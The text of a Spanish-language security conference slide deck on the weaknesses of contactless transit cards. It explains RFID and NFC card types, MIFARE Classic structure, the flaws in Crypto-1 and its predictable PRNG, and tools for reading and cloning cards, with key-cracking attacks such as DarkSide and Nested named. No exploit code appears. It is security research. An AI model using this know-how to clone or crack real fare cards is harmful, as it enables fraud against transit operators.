



In the Dark Side of the Contactless Bus Cards in Ecorpland



// WHO AM I


```
#define speaker  
#define job  
#define X  
#define beer  
  
using namespace Ekoparty  
  
int main(int argc, char* argv[]){  
}
```

Cesar Calderon

Consultor de Seguridad SR  WEBSEC

@__stux

Artesanal IPA



**LA LLAMA
THE LLAMA**






- Motivación
- Reconocimiento
- Introducción a la tecnología RFID/NFC
 - HACKINGGG desde nuestro móvil – 1
 - Introducción a las tarjetas clásicas
- Estructura
- Comunicación
- Sistema de Encriptación
- HACKINGGG con desde nuestro móvil – 2
- HACKINGGG con Hardware
- Fallas de seguridad en el sistema de Encriptado de las tarjetas clásicas
- Casos de Estudio



// Motivación



THIS IS FINE

La tarjeta [REDACTED] es un dispositivo
empleado para abc

[REDACTED]
es reemplazar a las
de las estaciones.





// Recon Time!!



liligo.com



Tarjeta DORADA

Tarjeta para ciudadanos de la 3ra edad con 65 años de edad cumplidos o más. Permite algunos viajes GRATUITOS por día. Es RECARGABLE en caso se requiera más viajes.



WEBSEC

// ¿Qué es esta tarjeta, y cómo funciona?

RFID – NFC - ¿qué son? ¿diferencias?

- RFID (Radio Frequency Identification) es el proceso mediante el cual elementos se identifican utilizando ondas de radio.
- Puede operar en diferentes frecuencias: LF 120-150KHz, HF 13.56MHz, UHF 856-960MHz
- Requiere una etiqueta “tag”, un lector y una antenna.
- Alcance: LF hasta 10cm, HF hasta 30cm y UHF hasta 100m

NFC (Near Field Communication) es un subgrupo concreto del RFID.

- Opera en misma frecuencia que HF de RFID 13.56MHz
- Es capaz de hacer de etiqueta “tag” y lector, por lo que permite comunicaciones peer-to-peer



LOW FREQUENCY (LF RFID) 125 KHz

EM4100 – TK4100

- Solo lectura
- Tamaño de 64 bits.
- Varias opciones de encoding (Manchester, Biphasic, PSK)
- Usos principales: Control de acceso, automatización logística.



LOW FREQUENCY, HIGH INTENSITY.



WEBSEC

LOW FREQUENCY (LF RFID) 125 KHz

EM4200

- Solo lectura
- Compatible con EM4100/4102 y em4005/4105
- Tamaño de 128/96/64 bits.
- Varias opciones de encoding (Manchester, Biphasic, PSK, FSK2)
- Usos principales: Identificación animal, gestión de residuos, control de acceso, automatización logística.



LOW FREQUENCY (LF RFID) 125-134 KHz

T5577

- Lectura y escritura
- Tamaño de 363 bits divididos (11 bloques 32 bits + 1 bit bloqueo)
- Varias opciones de enconding (ASK, FSK, Manchester,biphase, NRZ)
- Modo password
- Usos principales: Control de acceso, Seguimiento de activos, Lavandería, Bibliotecas, Parking

TKDMR®

T5577 chip




WEBSEC

HIGH FREQUENCY (HF) 13.56 Mhz

Ultralight (C/EV1/Nano)

- Lectura y escritura
- Tamaño de 384/1024 bits
- OTP, Bloqueo de Bits y contadores configurables
- Protección por password y autenticación 3DES
- Usos principales: Transporte público, Eventos



HIGH FREQUENCY (HF) 13.56 Mhz

Mifare Classic 1k-4k

- Lectura y escritura
- Tamaño de 1kb/4 kb
- 16 sectores (keys divididas en A y B) para 4K 40 sectores, 32 mismo tamaño que 1K y 8 más con el cuádruple de espacio.
- Usos principales: Transporte público, parking, tarjetas de identificación, eventos



Frequency : 13.56MHz
Material : PVC
Unique ID : 32 bits





HIGH FREQUENCY (HF) 13.56 Mhz

Desfire (Light/EV1/EV2)

Mifare Classic 1k-4k

- Lectura y escritura
- Tamaño de 2kb/4kb/8kb
- Cifrado elegible (DES,3DES,3KDES,AES) anti-collision
- Número de serie único (7byte)
- CRC-check
- Usos principales: Transporte público, parking, tarjetas de identificación, eventos, tarjetas bancarias



DESFire® EV2 4K



WEBSEC



// Conociendo las tarjetas... desde el móvil



NFC Tools

wakdev

4.6★ 49.5 k opiniones 10 M+ Descargas Apto para todo público

Instalar en más dispositivos Compartir

Esta app está disponible para algunos de tus dispositivos

13:37 42%

NFC Tools

LEER ESCRIBIR OTRO TAREAS

Tipo de etiqueta : ISO 14443-3A
NXP - NTAG216

Tecnologías posibles
NfcA, MifareUltralight, Ndef

Número de serie
04:3C:B1:AA:5A:12:90

ATQA
0x0044

SAK
0x00

Firma
Válida (NXP Public Key)

Protegido por contraseña
No

Información de memoria
924 bytes : 231 páginas (4 bytes por página)

Formato de los datos
NFC Forum Type 2

Tamaño
15 / 868 Bytes

Escritura posible
Sí

NFC Tools 4.6 To read and write NFC tags wakdev ★★★★★ 4.6 • 7.6K Ratings Free - Offers In-App Purchases

iPhone Screenshots

11:17 NFC Tools

Welcome to NFC Tools

09:52 Tag detail

Tag type: ISO 14443-3A
NXP Mifare Ultralight - NTAG216

Technologies available: Type A, Mifare Ultralight

Serial number: 04:3C:B1:AA:5A:12:90

ATQA: 0x0044

SAK: 0x00

Memory information: 1024 bytes - 231 pages (4 bytes each)

Data format: NFC Forum Type 2

Size: 15 / 868 Bytes

Writable: Yes

Record 0 - https://www.wakdev.com

09:52 Record 0

Value: https://www.wakdev.com

Protocol: U (0x00)

Type: URL record: U (0x00)

Format: NFC Forum Type 2

Payload: 11 bytes

0x42 0x42

Text: This app is awesome!

URL / URI: https://www.wakdev.com

Wi-Fi network: mySSID myPassword WPA2Personal AC24HP

Bluetooth: C5:90:42:A3:F5:D4



WEBSEC

// Conociendo las tarjetas... desde el móvil



NFC Tools

LEER	ESCRIBIR	OTRO	TAREAS
Tipo de etiqueta : ISO 14443-3A NXP - Mifare Classic 1k			⋮
Tecnologías posibles NfcA, MifareClassic, NdefFormattable			⋮
Número de serie			⋮
ATQA 0x0004			⋮
SAK 0x08			⋮
Información de memoria 1 kBytes : 16 sectores de 4 bloques (16 bytes por bloque)			⋮

Transportes Dark Army

NFC Tools

LEER	ESCRIBIR	OTRO	TAREAS
Tipo de etiqueta : ISO 14443-3A NXP - Mifare Classic 4k			⋮
Tecnologías posibles NfcA, MifareClassic, NdefFormattable			⋮
Número de serie			⋮
ATQA 0x0002			⋮
SAK 0x18			⋮
Información de memoria 4 kBytes : 32 sectores de 4 bloques y 8 sectores de 16 bloques (16 bytes por bloque)			⋮

Transportes Whiterose

NFC Tools

LEER	ESCRIBIR	OTRO	TAREAS
Tipo de etiqueta : ISO 14443-4 NXP - Mifare DESFire			⋮
Tecnologías posibles IsoDep, NfcA			⋮
Número de serie			⋮
ATQA 0x0344			⋮
SAK 0x20			⋮
ATS 0x80			⋮

Transportes Allsafe



WEBSEC



HIGH FREQUENCY (HF)

13.56 Mhz

Mifare Classic 1k-4k

Conociendo la tarjeta - Estructura

Bloque del Fabricante

Este bloque es responsable de almacenar la identificación única de la tarjeta (UID), como si fuera un “sello” asignado a cada tarjeta que sale de la fábrica. En este caso, este sello es un conjunto de 4 bytes, como, por ejemplo: 4A 5B 2C 9D.

Bloque 0 (Manufacturer block) writable, tipos:

- UID: Original Chinese Magic Backdoor card (Gen 1a). Responden a backdoor commands.
- CUID: Chinese Magic Backdoor card (2nd Gen). Mejor compatibilidad de escritura (Android).
- FUID: Unfused. Solo se pueden escribir una vez. No responde a backdoor commands, indetectable.
- UFUID: Versión mejorada de FUID, se puede escribir varias veces y hacer “lock” despues.



WEBSEC

HIGH FREQUENCY (HF)

13.56 Mhz

Mifare Classic 1k-4k

Conociendo la tarjeta - Estructura

Bloque de Datos

El bloque de datos es responsable de almacenar datos como el control de acceso y cualquier otra información que se necesite en el sistema de emisión de boletos de transporte. Por ejemplo, el nombre de la persona y la cantidad de saldos.

Bloque de Tráiler

Finalmente, ubicado al final de cada sector, se encuentra el bloque de claves A (obligatoria) y B (opcional) que garantizan la seguridad respectiva en el que se encuentran.

La clave A siempre será obligatoria y se usa para la escritura. La clave B puede ser opcional y se usa normalmente para la lectura de datos del sector (lectura, escritura y eliminación). Se incluye en la tarjeta para que los roles de estas claves sean diferentes a los mencionados anteriormente.

Sector number	Block number	Content (16 bytes)									
00	00	BCC, UID, Manufacturer (read-only)									
	01. Data/Value	Data or Value									
	02. Data/Value	Data or Value									
	03. Trailer	Key A		Access conditions	U	Key B					
01	04. Data/Value	Data or Value									
	05. Data/Value	Data or Value									
	06. Data/Value	Data or Value									
	03. Trailer	Key A		Access conditions	U	Key B					
:											
15	60. Data/Value	Value	Value	Value	00	FF	00	FF			
	61. Data/Value	Value	Value	Value	00	FF	00	FF			
	62. Data/Value	Data or Value									
	63. Trailer	Key A		Access conditions	U	Key B					

HIGH FREQUENCY (HF)

13.56 Mhz

Mifare Classic 1k-4k

Conociendo la tarjeta

Activación del Campo: Cuando el lector envía una solicitud de tipo A o B.


Respuesta de la Tarjeta: La tarjeta responde al lector permitiendo acceder a su memoria.

Anti-Colisión: Después de activar el campo, si hay otras tarjetas cerca, el lector selecciona la señal más fuerte, las señales, el lector selecciona la tarjeta deseada.

Autenticación: Antes de enviar el comando A o B) para la operación que se ejecutará en la tarjeta, se ejecuta el protocolo Crypto-1. Este paso asegura la integridad de la información en la tarjeta.

Intercambio de Datos: De acuerdo con el resultado de las claves y se llevarán a cabo las operaciones.

Finalización: Una vez que se ha completado el intercambio de datos, para que la tarjeta entre en modo de reposo nuevamente y todo el proceso se repita.



HIGH FREQUENCY (HF)

13.56 Mhz

Mifare Classic 1k-4k

Conociendo la tarjeta - Crypto-1: Introducción

Desarrollado por NXP durante el diseño de la tarjeta MIFARE Classic, Crypto-1 era un algoritmo propietario que buscaba garantizar la seguridad de la comunicación entre la tarjeta y el lector durante la transmisión de información. El algoritmo se mantuvo en secreto de la industria durante muchos años, una técnica conocida como "seguridad por oscuridad", con el objetivo de asegurar que nadie, en teoría, pudiera descubrir las vulnerabilidades presentes en él.

Sin embargo, en un microscopio electrónico recuperaron el algoritmo llamado Crypto-

El algoritmo Crypto-1 produce los bits de un LFSR (registro de desplazamiento)




Image 4.1: Diagram with LFSR and Crypto-1 filter functions



HIGH FREQUENCY (HF)

13.56 Mhz

Mifare Classic 1k-4k

Conociendo la tarjeta - Crypto-1 – Generating the Keystream

Generación de Bits de Clave:

- En cada ciclo de reloj, el filtro generador no lineal recibe 20 nuevos bits del LFSR y produce un bit exacto de la secuencia de claves.

Desplazamiento del LFSR:

- El LFSR se desplaza un bit hacia la izquierda y se inserta un nuevo bit en el lado derecho. Este bit insertado será procesado utilizando la siguiente ecuación:

$$L := x_0 \oplus x_5 \oplus x_9 \oplus x_{10} \oplus x_{12} \oplus x_{14} \oplus x_{15} \oplus x_{17} \oplus \\ x_{19} \oplus x_{24} \oplus x_{25} \oplus x_{27} \oplus x_{29} \oplus x_{35} \oplus x_{39} \oplus x_{41} \oplus x_{42} \oplus x_{43}$$



WEBSEC



HIGH FREQUENCY (HF)

13.56 Mhz

Mifare Classic 1k-4k

Conociendo la tarjeta - Crypto-1 Generador de Números Pseudo-Aleatorios (PRNG)

Este generador es responsable de crear los desafíos (nonces) utilizados durante el proceso de autenticación entre la tarjeta y el lector.

Se utiliza un segundo LFSR, en este caso un LFSR de 32 bits, que siempre comienza con la misma secuencia de bits cada vez que la tarjeta es energizada (101010101010101010101010101010).

Debido al pequeño número de bits, al hecho de que cada desplazamiento del LFSR tiene un tiempo exacto en segundos y al hecho de que el estado inicial del generador siempre es el mismo, es posible estimar el valor de un futuro desafío. Este pensamiento permitirá la explotación de algunos ataques que se demostrarán más adelante. Esto significa que el generador de números pseudoaleatorios de Crypto-1 no es criptográficamente seguro.

La fórmula utilizada por el LFSR de este generador se ilustra en la siguiente imagen: utilizada por el LFSR de este generador se ilustra en la siguiente imagen:

$$L_{16}(x_0x_1 \dots x_{15}) := x_0 \oplus x_2 \oplus x_3 \oplus x_5.$$



WEBSEC

// Conociendo las tarjetas... desde el móvil //



MIFARE Classic Tool


IKARUS Projects

4.6 ★
2.34 K opiniones 1 M+
Descargas Apto para todo público

Instalar en más dispositivos

Compartir


Esta app está disponible para algunos de tus dispositivos



- Read MIFARE Classic tags
- Save, edit and share the tag data you read
- Write to MIFARE Classic tags (block-wise)
- Clone MIFARE Classic tags
(Write dump of a tag to another tag; write 'dump-wise')
- **Key management based on dictionary-attack**
(Write the keys you know in a file (dictionary)).
MCT will try to authenticate with these keys against all sectors and read as much as possible.
See chapter [Getting Started](#).
- Format a tag back to the factory/delivery state
- Write the manufacturer block (block 0) of special MIFARE Classic tags
(See the [Help & Info section](#) for more information.)
- Create, edit, save and share key files (dictionaries)
- Decode & Encode MIFARE Classic Value Blocks
- Decode & Encode MIFARE Classic Access Conditions
- Compare dumps (Diff Tool)
- Display generic tag information
- Display the tag data as highlighted hex
- Display the tag data as 7-Bit US-ASCII
- Display the MIFARE Classic Access Conditions as a table
- Display MIFARE Classic Value Blocks as integer
- Calculate the BCC (Block Check Character)
- Quick UID clone feature
- Import/export/convert files
- In-App (offline) help and information
- It's free software (open source) ;)

// Conociendo las tarjetas... desde el móvil II

Gestión de claves basada en...



@FOSSILFOOLSCOMIC



WEBSEC



ROUND 2

FIGHT

// Luchando con las tarjetas... desde el hardware



La Proxmark3 Easy es un dispositivo de auditoría de seguridad RFID (Radio Frequency Identification) que permite a los investigadores de seguridad y pentesters realizar pruebas de penetración y auditoría en sistemas RFID.




Proxmark3 Easy (Iceman Firmware)

Get the standard Proxmark3 Easy, but with Iceman bootloader and firmware image PRE-LOADED! No messing around with cascaded Chinese bootloader upgrades or JTAG firmware pushes to finally get a decent firmware on the affordable Proxmark3 Easy hardware, we've done the hard work for you! Be sure to read the [getting started guide](#)!

- Proxmark3 Easy 512kB memory
- Iceman Firmware (2020-09-24 release)
- A collection of assorted test cards

\$89.00

// Conociendo las tarjetas... desde el móvil II



El Chameleon Ultra es el dispositivo de emulación RFID más pequeño del mundo: emulación de baja y alta frecuencia, capacidades completas de lectura y escritura, craqueo de última generación, control inalámbrico: todo envuelto en un dispositivo de código abierto del tamaño de un llavero.

Chameleon Ultra

★★★★★ (6 Reviews)

\$129.99 **\$119.99**

Blue

•Cracking

- MIFARE Classic®
- MFKey32v2 (Key Calculation from sniffed exchanges)
- DarkSide (Key derivation from no known keys)
- Nested (Key derivation from one known key)
- StaticNested (Key derivation from static PRNG)
